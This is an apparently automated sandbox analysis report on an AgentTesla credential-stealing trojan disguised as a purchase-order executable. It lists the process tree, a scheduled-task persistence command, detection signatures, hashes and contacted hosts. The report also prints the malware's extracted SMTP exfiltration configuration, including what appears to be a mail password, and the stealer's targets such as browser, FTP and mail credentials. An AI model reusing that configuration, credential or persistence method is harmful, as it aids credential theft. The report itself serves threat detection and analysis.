ID: 433325
Sample Name: NEW-ORDER.
(Ref PO-298721).exe
Cookbook: default.jbs
Time: 16:32:22
Date: 11/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report NEW-ORDER.(Ref PO-298721).exe

Overview


General Information

Sample Name:	NEW-ORDER.(Ref PO-298721).exe
Analysis ID:	433325
MD5:	c24db33dcb80c1…
SHA1:	685b0a2469c841..
SHA256:	6a994554941a48..
Tags:	AgentTesla exe rat remcos
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AgentTesla
- Yara detected AntiVM3
- .NET source code contains very larg…
- Initial sample is a PE file and has a …
- Injects a PE file into a foreign proce…
- Installs a global keyboard hook
- Machine Learning detection for dropp…

Classification



Process Tree

- **System is w10x64**
- NEW-ORDER.(Ref PO-298721).exe (PID: 7060 cmdline: 'C:\Users\user\Desktop\NEW-ORDER.(Ref PO-298721).exe' MD5: C24DB33DCB80C125929E56B349AEF88B)
  - schtasks.exe (PID: 6140 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\dbUtABvDycqz' /XML 'C:\Users\user\AppData\Local\Temp\tmp8BDC.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 5164 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - NEW-ORDER.(Ref PO-298721).exe (PID: 4672 cmdline: C:\Users\user\Desktop\NEW-ORDER.(Ref PO-298721).exe MD5: C24DB33DCB80C125929E56B349AEF88B)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "manish.gupta@omicronernergy.comtDqq*Na6smtp.omicronernergy.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000000.654489875.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000000.654489875.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000001.00000002.659984462.0000000003A89000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000001.00000002.659984462.0000000003A89000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000001.00000002.659659639.0000000002AC2000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	

Source	Rule	Description	Author	Strings
Click to see the 8 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.NEW-ORDER.(Ref PO-298721).exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
5.2.NEW-ORDER.(Ref PO-298721).exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
5.0.NEW-ORDER.(Ref PO-298721).exe.400000.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
5.0.NEW-ORDER.(Ref PO-298721).exe.400000.1.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
1.2.NEW-ORDER.(Ref PO-298721).exe.3b493e0.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 5 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

.NET source code contains very large array initializations

Initial sample is a PE file and has a suspicious name

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1 1	Input Capture 1 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Stand Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 3	Credentials in Registry 1	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 3	NTDS	Security Software Discovery 3 2 1	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer	Application Layer Protocol 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Process Discovery 2	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 4 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 4 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Prot


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
NEW-ORDER.(Ref PO-298721).exe	31%	Virustotal		Browse
NEW-ORDER.(Ref PO-298721).exe	37%	Metadefender		Browse
NEW-ORDER.(Ref PO-298721).exe	66%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
NEW-ORDER.(Ref PO-298721).exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\dbUtABvDycqz.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\dbUtABvDycqz.exe	37%	Metadefender		Browse
C:\Users\user\AppData\Roaming\dbUtABvDycqz.exe	66%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.0.NEW-ORDER.(Ref PO-298721).exe.400000.1.unpack	100%	Avira	TR/Spy.Gen8		Download File
5.2.NEW-ORDER.(Ref PO-298721).exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://smtp.omicronernergy.com	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://MAwYKI.com	0%	Virustotal		Browse
http://MAwYKI.com	0%	Avira URL Cloud	safe	
http://https://jLu3b8shjhUe.net	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
us2.smtp.mailhostbox.com	208.91.199.223	true	false		high
smtp.omicronernergy.com	unknown	unknown	true		unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.91.199.223	us2.smtp.mailhostbox.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	433325
Start date:	11.06.2021
Start time:	16:32:22
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 38s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	NEW-ORDER.(Ref PO-298721).exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0

Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@6/5@4/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
16:33:10	API Interceptor	696x Sleep call for process: NEW-ORDER.(Ref PO-298721).exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
208.91.199.223	NEW URGENT ENQUIRY.exe	Get hash	malicious	Browse	
	KC8ZMn81JC.exe	Get hash	malicious	Browse	
	Factura PO 1541973.exe	Get hash	malicious	Browse	
	SAUDI ARAMCO Tender Documents - BOQ and ITB.exe	Get hash	malicious	Browse	
	0PyeqVfoHGFVl2r.exe	Get hash	malicious	Browse	
	Urgent Contract Order GH78566484,pdf.exe	Get hash	malicious	Browse	
	ekrrUChjXvng9Vr.exe	Get hash	malicious	Browse	
	order 4806125050.xlsx	Get hash	malicious	Browse	
	BP4w3lADAPfOKml.exe	Get hash	malicious	Browse	
	PO -TXGU5022187.xlsx	Get hash	malicious	Browse	
	FXDmHliz25.exe	Get hash	malicious	Browse	
	Urgent Contract Order GH7856648,pdf.exe	Get hash	malicious	Browse	
	003BC09180600189.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Scr.Malcodegdn30.30554.exe	Get hash	malicious	Browse	
	MOQ FOB ORDER_____.exe	Get hash	malicious	Browse	
	YR1eBxhF96.exe	Get hash	malicious	Browse	
	Quote SEQTE00311701.xlsx	Get hash	malicious	Browse	
	sqQyO37l3c.exe	Get hash	malicious	Browse	
	Urgent RFQ_AP65425652_032421,pdf.exe	Get hash	malicious	Browse	
	INVOICE FOR PAYMENT_pdf_____.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
us2.smtp.mailhostbox.com	NEW URGENT ENQUIRY.exe	Get hash	malicious	Browse	• 208.91.199.223

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Recibo de banco.exe	Get hash	malicious	Browse	• 208.91.198.143
	KC8ZMn81JC.exe	Get hash	malicious	Browse	• 208.91.199.224
	Factura PO 1541973.exe	Get hash	malicious	Browse	• 208.91.199.223
	Urgent Contract Order GH7856648,pdf.exe	Get hash	malicious	Browse	• 208.91.198.143
	NEW ORDER 112888#.exe	Get hash	malicious	Browse	• 208.91.199.224
	SAUDI ARAMCO Tender Documents - BOQ and ITB.exe	Get hash	malicious	Browse	• 208.91.199.223
	0PyeqVfoHGFVl2r.exe	Get hash	malicious	Browse	• 208.91.199.223
	SecuriteInfo.com.MachineLearning.Anomalous.97.15449.exe	Get hash	malicious	Browse	• 208.91.198.143
	lFccIK78FD.exe	Get hash	malicious	Browse	• 208.91.198.143
	Urgent Contract Order GH78566484,pdf.exe	Get hash	malicious	Browse	• 208.91.199.225
	MOQ FOB ORDER.exe	Get hash	malicious	Browse	• 208.91.199.225
	JK6Ul6IKioPWJ6Y.exe	Get hash	malicious	Browse	• 208.91.198.143
	ekrrUChjXvng9Vr.exe	Get hash	malicious	Browse	• 208.91.199.223
	SecuriteInfo.com.Trojan.PackedNET.832.15445.exe	Get hash	malicious	Browse	• 208.91.198.143
	order 4806125050.xlsx	Get hash	malicious	Browse	• 208.91.198.143
	SecuriteInfo.com.Trojan.PackedNET.831.28325.exe	Get hash	malicious	Browse	• 208.91.199.225
	G8mumaTxk5kFdBG.exe	Get hash	malicious	Browse	• 208.91.198.143
	Trial order 20210609.exe	Get hash	malicious	Browse	• 208.91.199.224
	BP4w3lADAPfOKmI.exe	Get hash	malicious	Browse	• 208.91.199.223

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	audit-528010081.xlsb	Get hash	malicious	Browse	• 43.225.55.182
	NEW URGENT ENQUIRY.exe	Get hash	malicious	Browse	• 208.91.199.223
	Recibo de banco.exe	Get hash	malicious	Browse	• 208.91.198.143
	KC8ZMn81JC.exe	Get hash	malicious	Browse	• 208.91.199.224
	audit-1133808478.xlsb	Get hash	malicious	Browse	• 43.225.55.182
	Factura PO 1541973.exe	Get hash	malicious	Browse	• 208.91.199.223
	Urgent Contract Order GH7856648,pdf.exe	Get hash	malicious	Browse	• 208.91.198.143
	NEW ORDER 112888#.exe	Get hash	malicious	Browse	• 208.91.199.224
	oRSxZhDFLi.exe	Get hash	malicious	Browse	• 208.91.199.225
	SAUDI ARAMCO Tender Documents - BOQ and ITB.exe	Get hash	malicious	Browse	• 208.91.199.223
	0PyeqVfoHGFVl2r.exe	Get hash	malicious	Browse	• 208.91.199.223
	#U260e#Ufe0f Zeppelin.com AudioMessage_259-55.HTM	Get hash	malicious	Browse	• 207.174.212.247
	SecuriteInfo.com.MachineLearning.Anomalous.97.15449.exe	Get hash	malicious	Browse	• 208.91.198.143
	lFccIK78FD.exe	Get hash	malicious	Browse	• 208.91.198.143
	Order10 06 2021.doc	Get hash	malicious	Browse	• 162.215.241.145
	PO187439.exe	Get hash	malicious	Browse	• 119.18.54.126
	Urgent Contract Order GH78566484,pdf.exe	Get hash	malicious	Browse	• 208.91.199.223
	MOQ FOB ORDER.exe	Get hash	malicious	Browse	• 208.91.199.225
	JK6Ul6IKioPWJ6Y.exe	Get hash	malicious	Browse	• 208.91.198.143
	ekrrUChjXvng9Vr.exe	Get hash	malicious	Browse	• 208.91.199.223

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\NEW-ORDER.(Ref PO-298721).exe.log

Process:	C:\Users\user\Desktop\NEW-ORDER.(Ref PO-298721).exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1314
Entropy (8bit):	5.350128552078965

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\NEW-ORDER.(Ref PO-298721).exe.log	
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmp8BDC.tmp	
Process:	C:\Users\user\Desktop\NEW-ORDER.(Ref PO-298721).exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1645
Entropy (8bit):	5.186755677418964
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/S7hblNMFp//rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBGDtn:cbhK79lNQR/rydbz9I3YODOLNdq3m
MD5:	067EF2F96613905597F7C775383EB2B3
SHA1:	6F9022C487EBF14EDD135B5EC77485484846155B
SHA-256:	3ABC677EE49CB21647B0CE8EC123DDA41C654D13B9E94A7BE73CFA41DBC3BE16
SHA-512:	CF751065F69D819E94AC5837A517DEAD29744113B259ED7CB9CB1808F2B49719198B4F35DDCC19226BA46C86F608269C044D4FBA191B8334F44B47166ED02AC
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\dbUtABvDycqz.exe	
Process:	C:\Users\user\Desktop\NEW-ORDER.(Ref PO-298721).exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	871424
Entropy (8bit):	7.538796542031611
Encrypted:	false
SSDEEP:	12288:U5xYukolMV40DBkqgoF7qxCUzbH4ZSgt2J0jC6yn9u3jbDMVL4qg+pwn3:U5dkoUDB4ohq1kSgQJ0Ch96DA8F+pwn
MD5:	C24DB33DCB80C125929E56B349AEF88B
SHA1:	685B0A2469C84129E35F5009D5F46477212F10FF
SHA-256:	6A994554941A4823012414EA3DE13CD21A9ED1E5C0ED4648FBFA91DCD81DAE79
SHA-512:	9CF5FAC01D6213D6BAFFA9BD5FAD4A150CCE9690AF108DD2EB1D8B089F11B47591289B9280438BA43DD67E2B7FF0C0E6B96876B30926973E409F4ABBDA109D9
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 37%, Browse • Antivirus: ReversingLabs, Detection: 66%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...{..`.....P.....J... ...`....@.. ....@.....J..O...`..I.....HI..... ..... ..H.....text....*.. ...,..... ..`.rsrc...I...`.....@..@.reloc.....J.....@..B.....J.....H.....?.....G..`.....0.....(....(.....(.....o!....*.....("....(#.....($.....(%.....(&....*N..(....o....('....*&..((....*.s).....s*.....s+.....s,.....s-.....*....0.....~....o.....+..*.0.....~....o/....+..*.0.....~....o0....+..*.0.....~....o1....+..*.0.....~....o2....+..*&..(3....*...0..<.....~.....(4.....,lr...p.....(5...o6...s7.....~.....

C:\Users\user\AppData\Roaming\dbUtABvDycqz.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\NEW-ORDER.(Ref PO-298721).exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26

C:\Users\user\AppData\Roaming\dbUtABvDycqz.exe:Zone.Identifier	
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\xuoegrxs.msw\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\NEW-ORDER.(Ref PO-298721).exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.7006690334145785
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoe9H6pf1H1oNQ:T5LLOpEO5J/Kn7U1uBobfvoNQ
MD5:	A7FE10DA330AD03BF22DC9AC76BBB3E4
SHA1:	1805CB7A2208BAEFF71DCB3FE32DB0CC935CF803
SHA-256:	8D6B84A96429B5C672838BF431A47EC59655E561EBFBB4E63B46351D10A7AAD8
SHA-512:	1DBE27AED6E1E98E9F82AC1F5B774ACB6F3A773BEB17B66C2FB7B89D12AC87A6D5B716EF844678A5417F30EE8855224A8686A135876AB4C0561B3C6059E635C7
Malicious:	false
Reputation:	high, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.538796542031611
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	NEW-ORDER.(Ref PO-298721).exe
File size:	871424
MD5:	c24db33dcb80c125929e56b349aef88b
SHA1:	685b0a2469c84129e35f5009d5f46477212f10ff
SHA256:	6a994554941a4823012414ea3de13cd21a9ed1e5c0ed4648fbfa91dcd81dae79
